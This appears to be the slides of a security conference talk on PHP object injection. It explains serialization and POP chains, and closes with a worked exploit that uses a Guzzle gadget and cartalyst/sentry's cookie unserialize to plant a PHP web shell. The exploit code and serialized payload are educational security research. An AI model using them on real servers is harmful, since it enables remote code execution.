INSOMNIA
SECURITY SPECIALISTS :: REST SECURED

Practical PHP Object Injection

$(whoami)

Brendan Jamieson (@hyprwired)

- Wellington based consultant for Insomnia Security

- Infosec
- Linux
- Python
- CTF (@hamiltr0n_ctf)
- Apparently `Hyprwired has anime hair`

Talk Overview

1. Theory
   - Objects 101
   - PHP Serialization 101
   - Magic Methods + Autoloading
   - PHP Object Injection 101

2. Bug Hunting
   - Finding PHP Object Injection
   - Finding useful POP chains

3. Exploitation
   - Building POP chains
   - Demos

4. TODO.txt
   - Future ideas

PHASE 1 - THEORY

Objects in PHP

- Objects in code can represent anything
- An object is defined by a class
- e.g. a `Hacker` object is defined by the `Hacker` class

Hacker class

```
class Hacker
{
        private $beard_length;

        public function __construct(){
                $this->beard_length = 0;
        }

        public function grow_beard($grow_length){
                $this->beard_length += $grow_length;
        }
}
```

Hacker objects

```
<?php

require("./Hacker.php");

$hyprwired = new Hacker();
```

.

Hacker objects

```
<?php

require("./Hacker.php");

$hyprwired = new Hacker();
$hyprwired->grow_beard(0); // Maybe one day
```

.

Hacker objects

```
<?php

require("./Hacker.php");

$hyprwired = new Hacker();
$hyprwired->grow_beard(0); // Maybe one day

$metlstorm = new Hacker();
.
```

Hacker objects

Hacker objects

```php
<?php

require("./Hacker.php");

$hyprwired = new Hacker();
$hyprwired->grow_beard(0);

$metlstorm = new Hacker();
$metlstorm->grow_beard(9001);
```

```
object(Hacker)#1 (1) {
  ["beard_length":"Hacker":private]=>
  int(0)
}
object(Hacker)#2 (1) {
  ["beard_length":"Hacker":private]=>
  int(9001)
}
```

What is (de)serialization used for?

- (De)serialization allows for easy transfer of objects.
  - e.g.
    - `serialize()` an object to a string
    - write string to a file
    - `unserialize()` file's contents back into an object
- Deserialization of data is not necessarily dangerous
- Deserialization of **user controllable data** is

PHP Serialized Format

- boolean

```
b:<value>;
b:1; // True
b:0; // False
```

- integer

```
i:<value>;
i:1;  // 1
i:-3; // -3
```

- double

```
d:<value>;
d:1.2345600000000001;  // 1.23456
```

- NULL

```
N; // NULL
```

- string

```
s:<length>:"<value>";
s:8:"INSOMNIA";  // "INSOMNIA"
```

- array

```
a:<length>:{key, value pairs};
a:2:{s:4:"key1";s:6:"value1";
     s:4:"key2";s:6:"value2";}
// array("key1" => "value1",
         "key2" => "value2");
```

Serialization Example – Class Definition

- *Foobar.php*

```php
<?php

class Foobar{
        private $state = 'Inactive';

        public function set_state($state){
                $this->state = $state;
        }

        public function get_state(){
                return $this->state;
        }
}
```

Serialization Example – Class Definition

- *Foobar.php*
- Example class "Foobar"

```php
<?php

class Foobar{
        private $state = 'Inactive';

        public function set_state($state){
                $this->state = $state;
        }

        public function get_state(){
                return $this->state;
        }
}
```

Serialization Example – Class Definition

- *Foobar.php*
- Example class "Foobar"
- Simple class that has a "state" property

```
<?php

class Foobar{
        private $state = 'Inactive';

        public function set_state($state){
                $this->state = $state;
        }

        public function get_state(){
                return $this->state;
        }
}
```

Serialization Example - `serialize()`

- *`serialize.php`*
- New `Foobar` object is created
- Property is set, object serialized
- Serialized value is saved to file

```php
<?php

require('./Foobar.php');

$object = new Foobar();
$object->set_state('Active');

$data = serialize($object);

file_put_contents('./serialized.txt',
$data);

?>
```

```
root@kali:~/code/phase1_ii_serialization_example# php serialize.php
root@kali:~/code/phase1_ii_serialization_example# cat serialized.txt && echo
O:6:"Foobar":1:{s:13:"Foobarstate";s:6:"Active";}
```

Serialization Example - Serialized Object Format

```
$ cat serialized.txt
O:6:"Foobar":1:{s:13:"Foobarstate";s:6:"Active";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

Serialization Example - Serialized Object Format

```
$ cat serialized.txt
O:6:"Foobar":1:{s:13:"Foobarstate";s:6:"Active";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

- **O:6:"Foobar"**
  - Object, 6 character long name (“Foobar”)

Serialization Example - Serialized Object Format

```
$ cat serialized.txt
O:6:"Foobar":1:{s:13:"Foobarstate";s:6:"Active";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

- **O:6:"Foobar"**
  - Object, 6 character long name (“Foobar”)
- **1**
  - Object has 1 property

Serialization Example - Serialized Object Format

```
$ cat serialized.txt
O:6:"Foobar":1:{s:13:"Foobarstate";s:6:"Active";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

- `O:6:"Foobar"`
  - Object, 6 character long name (“`Foobar`”)
- `1`
  - Object has 1 property
- `s:13:"Foobarstate";s:6:"Active";`
  - Object’s properties; “state” with value “Active”

Serialization Example - Serialized Object Format

```
$ cat serialized.txt
O:6:"Foobar":1:{s:13:"Foobarstate";s:6:"Active";}
```

```
O:<class_name_length>:"<class_name>":<number_of_properties>:{<properties>};
```

- `O:6:"Foobar"`
  - Object, 6 character long name (“`Foobar`”)
- `1`
  - Object has 1 property
- `s:13:"Foobarstate";s:6:"Active";`
  - Object’s properties; “state” with value “Active”

Wait a minute… “Foobarstate” is only 11 characters long?

Serialization Example - Serialized Object Format

Note:
Object's private members have the class name prepended to the member name; protected members have a '*' prepended to the member name. These prepended values have null bytes on either side.

```
root@kali:~/code/phase1_ii_serialization_example# hexdump serialized.txt -C
00000000  4f 3a 36 3a 22 46 6f 6f  62 61 72 22 3a 31 3a 7b  |O:6:"Foobar":1:{|
00000010  73 3a 31 33 3a 22 00 46  6f 6f 62 61 72 00 73 74  |s:13:".Foobar.st|
00000020  61 74 65 22 3b 73 3a 36  3a 22 41 63 74 69 76 65  |ate";s:6:"Active|
00000030  22 3b 7d                                          |";}|
00000033
```

Serialization Example - `unserialize()`

- *unserialize.php*
- File containing serialized object read
- Object created from stored value

```php
<?php

require('./Foobar.php');

$filename = './serialized.txt';
$file_contents = file_get_contents($filename);

$object = unserialize($file_contents);
var_dump($object->get_state());
var_dump($object);

?>
```

```
root@kali:~/code/phase1_ii_serialization_example# php serialize.php && php unserialize.php
string(6) "Active"
object(Foobar)#1 (1) {
  ["state":"Foobar":private]=>
  string(6) "Active"
}
```

Magic Methods - Part I

PHP classes have a specific subset of “magic methods”:

- `__construct()`, `__destruct()`
- `__call()`, `__callStatic()`
- `__get()`, `__set()`
- `__isset()`, `__unset()`
- `__sleep()`, `__wakeup()`
- `__toString()`
- `__invoke()`
- `__set_state()`
- `__clone()`
- `__debugInfo()`

Magic Methods - Part I

PHP classes have a specific subset of “magic methods”:

- `__construct()`, **`__destruct()`**
- `__call()`, `__callStatic()`
- `__get()`, `__set()`
- `__isset()`, `__unset()`
- `__sleep()`, **`__wakeup()`**
- `__toString()`
- `__invoke()`
- `__set_state()`
- `__clone()`
- `__debugInfo()`

For this talk, we’ll focus on these two.

Magic Methods - Part II

- **`__wakeup()`**

  "`unserialize()` checks for the presence of a function with the magic name `__wakeup()`. If present, this function can reconstruct any resources that the object may have."

- **`__destruct()`**

  "The destructor method will be called as soon as there are no other references to a particular object, or in any order during the shutdown sequence."

PHP Object Injection 101

- Stefan Esser first presented in 2009 and 2010
  - “Shocking News in PHP Exploitation”
  - “Utilizing Code Reuse/ROP in PHP Application Exploits”
- Makes use of POP (Property-oriented Programming) chains
  - Similar to ROP; reuse existing code (POP gadgets)
- Vulnerability introduced using unsafe deserialization methods on untrusted input:
  - `unserialize(<user_input>)`

PHP Object Injection - Examples

- CVE-2012-0911: Tiki Wiki unserialize() PHP Code Execution
- CVE-2012-5692: Invision IP.Board unserialize() PHP Code Execution
- CVE-2014-1691: Horde Framework Unserialize PHP Code Execution
- CVE-2014-8791: Tuleap PHP Unserialize Code Execution
- CVE-2015-2171: Slim Framework PHP Object Injection
- CVE-2015-7808: vBulletin 5 Unserialize Code Execution

- MWR Labs: Laravel -> Cookie Forgery -> Decryption -> RCE

Magic Methods and POP Chains

- POP = Property Oriented Programming
  - Name is from the fact that adversary controls all properties of an object that can be used during deserialization
- Just like ROP, start with initial gadgets, which can then call other gadgets
  - In PHP Object Injection, the initial gadgets are magic methods such as **`__wakeup()`** or **`__destruct()`**
- Useful POP chain methods:
  - Command Execution
    - `exec()`
    - `passthru()`
    - `popen()`
    - `system()`
  - File Access
    - `file_put_contents()`
    - `file_get_contents()`
    - `unlink()`

Simple Class POP Chain

```
<?php

class DemoPopChain{

        private $data = “bar\n”;
        private $filename = ‘/tmp/foo’;

        public function __wakeup(){
                $this->save($this->filename);
        }

        public function save($filename){
                file_put_contents($filename, $this->data);
        }
?>
```

Simple Class POP Chain

```
<?php

class DemoPopChain{

        private $data = "bar\n";
        private $filename = '/tmp/foo';

        public function __wakeup(){
                $this->save($this->filename);
        }

        public function save($filename){
                file_put_contents($filename, $this->data);
        }
?>
```

`__wakeup()` magic method in the `DemoPopChain` class

Simple Class POP Chain

```
<?php

class DemoPopChain{

        private $data = "bar\n";
        private $filename = '/tmp/foo';

        public function __wakeup(){
                $this->save($this->filename);
        }

        public function save($filename){
                file_put_contents($filename, $this->data);
        }
?>
```

Calls `DemoPopChain->save()` method, with the `filename` property

Simple Class POP Chain

```
<?php

class DemoPopChain{

        private $data = "bar\n";
        private $filename = '/tmp/foo';

        public function __wakeup(){
                $this->save($this->filename);
        }

        public function save($filename){
                file_put_contents($filename, $this->data);
        }
?>
```

`DemoPopChain->save()` method writes contents of the `data` property to a file.

Simple Class POP Chain

poc.php:

```php
<?php
require('./DemoPopChain.php');
$foo = new DemoPopChain();
file_put_contents('./serialized.txt', serialize($foo));
?>
```

unserialize.php:

```php
<?php
require('./DemoPopChain.php');
unserialize(file_get_contents('./serialized.txt'));
?>
```

```
root@kali:~/code/phase1_iii_simple_pop_chain# ls -l /tmp/foo
ls: cannot access /tmp/foo: No such file or directory
root@kali:~/code/phase1_iii_simple_pop_chain# php poc.php
root@kali:~/code/phase1_iii_simple_pop_chain# ls -l /tmp/foo
ls: cannot access /tmp/foo: No such file or directory
root@kali:~/code/phase1_iii_simple_pop_chain# php unserialize.php
root@kali:~/code/phase1_iii_simple_pop_chain# ls -l /tmp/foo
-rw-r--r-- 1 root root 4 Dec  8 18:05 /tmp/foo
root@kali:~/code/phase1_iii_simple_pop_chain# cat /tmp/foo
bar
```

Can we do anything with `serialized.txt`?

Magic Methods and POP Chains - DEMO

1. Update the `serialized.txt` file to contain the new filename and contents:

```
O:12:"DemoPopChain":2:{s:18:"^@DemoPopChain^@data";s:17:"GREETZ TO KIWICON";s:22:"^@D
emoPopChain^@filename";s:12:"/tmp/KIWICON";}
```

2. Ensure the length of the properties are correct:

```
>>> len("GREETZ TO KIWICON")
17
>>> len("/tmp/KIWICON")
12
```

3. Unserialize the payload; the file and contents will be created when POP chain fires:

```
root@kali:~/kiwicon/phase1_iii_simple_pop_chain# ls -l /tmp/KIWICON
ls: cannot access /tmp/KIWICON: No such file or directory
root@kali:~/kiwicon/phase1_iii_simple_pop_chain# php unserialize.php
object(DemoPopChain)#1 (2) {
  ["data":"DemoPopChain":private]=>
  string(17) "GREETZ TO KIWICON"
  ["filename":"DemoPopChain":private]=>
  string(12) "/tmp/KIWICON"
}
root@kali:~/kiwicon/phase1_iii_simple_pop_chain# cat /tmp/KIWICON
GREETZ TO KIWICONroot@kali:~/kiwicon/phase1_iii_simple_pop_chain#
```

Autoloading

- PHP can only `unserialize()` classes that are defined
- Traditional PHP requires the application to import all classes in each file
  - Means a long list of `include()` or `require()` functions at the start of each PHP file to bring in the required classes
- Autoloading saves on this pain
- Developers can use autoloading methods to define where to look for class definitions

Composer

- Composer provides package management for PHP web applications
- Widely used
- Autoloads **all** classes for libraries used with an application (that support autoloading) for ease of use with development
- The same ease of use with development means **all** classes available via Composer are available to use during `unserialize()` exploitation

Autoloading + Composer

- Composer libraries are stored under the "`vendor`" directory
- Composer autoloading is as simple as one line in a PHP file:

```
require __DIR__ . '/vendor/autoload.php';
```

- This can autoload **many** classes, which may have potentially useful POP gadgets:

```
root@kali:~/code/phase1_iv_composer# ls vendor/
autoload.php    composer       doctrine       laravel   mtdowling  paragonie  swiftmailer
bin             danielstjules  jakub-onderka  league    nesbot     psr        symfony
classpreloader  dnoegel        jeremeamia     monolog   nikic      psy        vlucas
```


Side Note - Memory Corruption

- `unserialize()` doesn't always have to be used with PHP object injection to be exploitable
- Can be used with memory corruption
  - CVE-2014-8142 [UAF in `unserialize()`]
  - CVE-2015-0231 [UAF in `unserialize()`]
  - CVE-2015-0273 [UAF in `unserialize()` with `DateTime*`]
- Not what this talk is focused on, but worth bearing in mind

PHASE 2 – BUG HUNTING

Packagist + Composer

- Packagist (packagist.org) is a repository of PHP packages
- By default, Composer downloads packages from Packagist



Technique

- Finding vulnerable libraries:
  - Harness RIPS and/or grep to check for object injection (**`unserialize`**)
- Finding useful POP chains:
  - RIPS can check for gadgets, but doesn't go beyond finding magic methods
  - Python + grep + manual analysis works for me
  - Want to build fully automated POP gadget finder/builder
- Basic Idea
  1. Grep for `__wakeup()` and `__destruct()` across popular packages
  2. Starting with the most popular libraries, for each class with a potentially useful gadget, grep for other useful methods
  3. Manually verify and build the POP chain
  4. Deploy application with a vulnerable method and POP gadget class autoloaded, test exploit

Vulnerable libraries discovered

Turns out authentication libraries are easy wins…

- `cartalyst/sentry`
  - “PHP 5.3+ Fully-featured Authentication & Authorization System”
- `cartalyst/sentinel`
  - “PHP 5.4+ Fully-featured Authentication & Authorization System”

Sample of libraries with useful POP Gadgets

- Arbitrary Write
  - `monolog/monolog` (<1.11.0)
  - `guzzlehttp/guzzle`
  - `guzzle/guzzle`
- Arbitrary Delete
  - `swiftmailer/swiftmailer`
- Potential Denial of Service (`proc_terminate()`)
  - `symfony/process`
- A lot more `__destruct()` to choose from than `__wakeup()`

PHASE 3 - EXPLOITATION

Exploit Building Process - Overview

1. Find vulnerable application
2. Find POP gadgets in used libraries
3. Create `composer.json` file with POP gadget library on a VM
4. On VM, install library via Composer
5. Build working payload object on VM, serialize it
6. Unserialize payload on VM to test
7. Supply serialized payload object to vulnerable web application

Example

- Vulnerable Application:
  - `cartalyst/sentry`
- POP Gadget Library:
  - `guzzlehttp/guzzle`
    - ~6,950,000 installs
    - ~#30 Packagist.org

cartalyst/sentry

composer require cartalyst/sentry

PHP 5.3+ Fully-featured Authentication & Authorization System

cartalyst

github.com/cartalyst/sentry.git
Source
Issues

Installs:	492 295
Dependents:	105
Stars:	1 634
Watchers:	131
Forks:	366
Open Issues:	3

guzzlehttp/guzzle

composer require guzzlehttp/guzzle

Guzzle is a PHP HTTP client library and framework for building RESTful web service clients

github.com/guzzle/guzzle
Homepage
Source
Issues

Installs:	6 945 257
Dependents:	2 274
Stars:	6 073
Watchers:	325
Forks:	939
Open Issues:	23

Example – Step 1: Find vulnerable application

- /src/Cartalyst/Sentry/Cookies/NativeCookie.php

```
…
        public function getCookie()
        {
                …
                        return unserialize($_COOKIE[$this->getKey()]);
                …
        }
}
```

Example - Step 2: Find POP gadgets in used libraries

Next, find useful POP gadgets in libraries used by application.

- `composer.json` a good place to look for libraries in use:

```
{
    "require": {
        "cartalyst/sentry": "2.1.5",
        "illuminate/database": "4.0.*",
        "guzzlehttp/guzzle": "6.0.2",
        "swiftmailer/swiftmailer": "5.4.1"
    }
}
```

Example - Step 2: Find POP gadgets in used libraries

1. Download Git repo at version indicated by Packagist
   (e.g. commit a8dfeff00eb84616a17fea7a4d72af35e750410f)
2. Grep for `__destruct`:

- `/guzzle/src/Cookie/FileCookieJar.php`

```
namespace GuzzleHttp\Cookie;

class FileCookieJar extends CookieJar
…
    public function __destruct()
    {
    $this->save($this->filename);
    }
…
```

Example - Step 2: Find POP gadgets in used libraries

1. Download Git repo at version indicated by Packagist
   (e.g. commit a8dfeff00eb84616a17fea7a4d72af35e750410f)
2. Grep for `__destruct`:

- `/guzzle/src/Cookie/FileCookieJar.php`

```
namespace GuzzleHttp\Cookie;

class FileCookieJar extends CookieJar
…
    public function __destruct()
    {
    $this->save($this->filename);
    }
…
```

`__destruct()` magic method calls the `save()` method on the `FileCookieJar` class.

Example - Step 2: Find POP gadgets in used libraries

1. Download Git repo at version indicated by Packagist
   (e.g. commit a8dfeff00eb84616a17fea7a4d72af35e750410f)
2. Grep for `__destruct`:

- `/guzzle/src/Cookie/FileCookieJar.php`

```
namespace GuzzleHttp\Cookie;

class FileCookieJar extends CookieJar
…
    public function __destruct()
    {
    $this->save($this->filename);
    }
…
```

Namespace will be needed later.

Example - Step 2: Find POP gadgets in used libraries

Digging the `FileCookieJar->save()` method…

```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if ($cookie->getExpires() && !$cookie->getDiscard()) {
            $json[] = $cookie->toArray();
        }
    }
    if (false === file_put_contents($filename, json_encode($json))) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

Example - Step 2: Find POP gadgets in used libraries

Digging the `FileCookieJar->save()` method…

```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if ($cookie->getExpires() && !$cookie->getDiscard()) {
            $json[] = $cookie->toArray();
        }
    }
    if (false === file_put_contents($filename, json_encode($json))) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

Access to a method that writes output to a file

Example - Step 2: Find POP gadgets in used libraries

Digging the `FileCookieJar->save()` method…

```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if ($cookie->getExpires() && !$cookie->getDiscard()) {
            $json[] = $cookie->toArray();
        }
    }
    if (false === file_put_contents($filename, json_encode($json))) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

Control of the value of the filename through the call to the `save()` method, as it is a property of the object:

```
$this->save($this->filename);
```

Example - Step 2: Find POP gadgets in used libraries

Digging the `FileCookieJar->save()` method…

```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if ($cookie->getExpires() && !$cookie->getDiscard()) {
            $json[] = $cookie->toArray();
        }
    }
    if (false === file_put_contents($filename, json_encode($json))) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

The contents of the file come from `$json`.

Example - Step 2: Find POP gadgets in used libraries

Digging the `FileCookieJar->save()` method…

```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if ($cookie->getExpires() && !$cookie->getDiscard()) {
            $json[] = $cookie->toArray();
        }
    }
    if (false === file_put_contents($filename, json_encode($json))) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

The value of `$json` comes from `$cookie->toArray()`, where `$cookie` is the object in question.

Example - Step 2: Find POP gadgets in used libraries

Digging the `FileCookieJar->save()` method…

```
public function save($filename)
{
    $json = [];
    foreach ($this as $cookie) {
        /** @var SetCookie $cookie */
        if ($cookie->getExpires() && !$cookie->getDiscard()) {
            $json[] = $cookie->toArray();
        }
    }
    if (false === file_put_contents($filename, json_encode($json))) {
        throw new \RuntimeException("Unable to save file {$filename}");
    }
}
```

Need to make sure that `$cookie->getExpires()` returns `True`, and `$cookie->getDiscard()` returns `False`.

Example - Step 2: Find POP gadgets in used libraries

Meeting the conditions required?

- `$cookie->getExpires()`
- `!$cookie->getDiscard()`
- `$json[] = $cookie->toArray()`

These methods all come from the `SetCookie` class.

Example - Step 2: Find POP gadgets in used libraries

```
namespace GuzzleHttp\Cookie;
class SetCookie
    …
    public function toArray(){
        return $this->data;
    }
    …
    public function getExpires(){
        return $this->data['Expires'];
    }
    …
    public function getDiscard(){
        return $this->data['Discard'];
    }
```

All of these are straight forward, they return data from an array property of the object.

Example - Step 3: Create `composer.json`

Create `composer.json` file with POP gadget library on a VM:

- VM `composer.json` contents:

```
{
    "require": {
        "guzzlehttp/guzzle": "6.0.2"
    }
}
```

Example - Step 4: Install Composer + Libraries

1. Download and install composer:

```
curl -sS https://getcomposer.org/installer | php
```

2. Install the dependencies in our composer.json file:

```
php composer.phar install
```

Example - Step 4: Install Composer + Libraries

```
root@kali:~/kiwicon/phase_3_demo - Cartalyst Sentry/exploit_source# cat composer.json
{
    "require": {
        "guzzlehttp/guzzle": "6.0.2"
    }
}
root@kali:~/kiwicon/phase_3_demo - Cartalyst Sentry/exploit_source# curl -sS https://getcomposer.org/installer | php
#!/usr/bin/env php
All settings correct for using Composer
Downloading...

Composer successfully installed to: /root/kiwicon/phase_3_demo - Cartalyst Sentry/exploit_source/composer.phar
Use it: php composer.phar
root@kali:~/kiwicon/phase_3_demo - Cartalyst Sentry/exploit_source# php composer.phar install
Loading composer repositories with package information
Installing dependencies (including require-dev)
  - Installing guzzlehttp/promises (1.0.3)
    Loading from cache

  - Installing psr/http-message (1.0)
    Loading from cache

  - Installing guzzlehttp/psr7 (1.2.1)
    Loading from cache

  - Installing guzzlehttp/guzzle (6.0.2)
    Downloading: 100%

Writing lock file
Generating autoload files
```

Example - Step 5: Build Payload

```php
<?php
require __DIR__ . '/vendor/autoload.php';

use GuzzleHttp\Cookie\FileCookieJar;
use GuzzleHttp\Cookie\SetCookie;

$obj = new FileCookieJar('/var/www/html/shell.php');

$payload = '<?php echo system($_POST[\'poc\']); ?>';
$obj->setCookie(new SetCookie([
    'Name'    => 'foo', 'Value'   => 'bar',
    'Domain'  => $payload,
    'Expires' => time()]));

file_put_contents('./built_payload_poc', serialize($obj));
```

Example - Step 5: Build Payload

Run it, and obtain the serialized output.

```
# php build_payload.php
# cat built_payload_poc
O:31:"GuzzleHttp\Cookie\FileCookieJar":3:{s:41:"GuzzleHttp\Co
okie\FileCookieJarfilename";s:23:"/var/www/html/shell.php";s:
36:"GuzzleHttp\Cookie\CookieJarcookies";a:1:{i:1;O:27:"Guzzle
Http\Cookie\SetCookie":1:{s:33:"GuzzleHttp\Cookie\SetCookieda
ta";a:9:{s:4:"Name";s:3:"foo";s:5:"Value";s:3:"bar";s:6:"Doma
in";s:36:"<?php echo system($_POST['poc']);
?>";s:4:"Path";s:1:"/";s:7:"Max-
Age";N;s:7:"Expires";i:1450225029;s:6:"Secure";b:0;s:7:"Disca
rd";b:0;s:8:"HttpOnly";b:0;}}}s:39:"GuzzleHttp\Cookie\CookieJ
arstrictMode";N;}
```

Example - Step 5: Build Payload

Run it, and obtain the serialized output.

```
# php build_payload.php
# cat built_payload_poc
O:31:"GuzzleHttp\Cookie\FileCookieJar":3:{s:41:"GuzzleHttp\Co
okie\FileCookieJarfilename";s:23:"/var/www/html/shell.php";s:
36:"GuzzleHttp\Cookie\CookieJarcookies";a:1:{i:1;O:27:"Guzzle
Http\Cookie\SetCookie":1:{s:33:"GuzzleHttp\Cookie\SetCookieda
ta";a:9:{s:4:"Name";s:3:"foo";s:5:"Value";s:3:"bar";s:6:"Doma
in";s:36:"<?php echo system($_POST['poc']);
?>";s:4:"Path";s:1:"/";s:7:"Max-
Age";N;s:7:"Expires";i:1450225029;s:6:"Secure";b:0;s:7:"Disca
rd";b:0;s:8:"HttpOnly";b:0;}}}s:39:"GuzzleHttp\Cookie\CookieJ
arstrictMode";N;}
```

The `filename` property and value used for exploitation.

Example - Step 5: Build Payload

Run it, and obtain the serialized output.

```
# php build_payload.php
# cat built_payload_poc
O:31:"GuzzleHttp\Cookie\FileCookieJar":3:{s:41:"GuzzleHttp\Co
okie\FileCookieJarfilename";s:23:"/var/www/html/shell.php";s:
36:"GuzzleHttp\Cookie\CookieJarcookies";a:1:{i:1;O:27:"Guzzle
Http\Cookie\SetCookie":1:{s:33:"GuzzleHttp\Cookie\SetCookieda
ta";a:9:{s:4:"Name";s:3:"foo";s:5:"Value";s:3:"bar";s:6:"Doma
in";s:36:"<?php echo system($_POST['poc']);
?>";s:4:"Path";s:1:"/";s:7:"Max-
Age";N;s:7:"Expires";i:1450225029;s:6:"Secure";b:0;s:7:"Disca
rd";b:0;s:8:"HttpOnly";b:0;}}}s:39:"GuzzleHttp\Cookie\CookieJ
arstrictMode";N;}
```

The data property and value used for exploitation.

Example - Step 6: Unserialize payload to test

Now that a payload has been generated, it can be tested in the VM.

- Create a PHP file that reads the payload from disc, and unserializes it. When this file is executed, the POP gadget chain should fire, and the target file ("`/var/www/html/shell.php`") should be written.

test_unserialize.php

```
<?php
require __DIR__ . '/vendor/autoload.php';
unserialize(file_get_contents("./built_payload_poc"));
```

Example - Step 6: Unserialize payload to test

Testing shows the file is written:


```
root@kali:~/code/phase_3_demo - Cartalyst Sentry/step4/exploit_source# ls -alt /var/www/html/shell.php
ls: cannot access /var/www/html/shell.php: No such file or directory
root@kali:~/code/phase_3_demo - Cartalyst Sentry/step4/exploit_source# php test_unserialize.php
root@kali:~/code/phase_3_demo - Cartalyst Sentry/step4/exploit_source# ls -alt /var/www/html/shell.php
-rw-r--r-- 1 root root 174 Dec  8 23:42 /var/www/html/shell.php
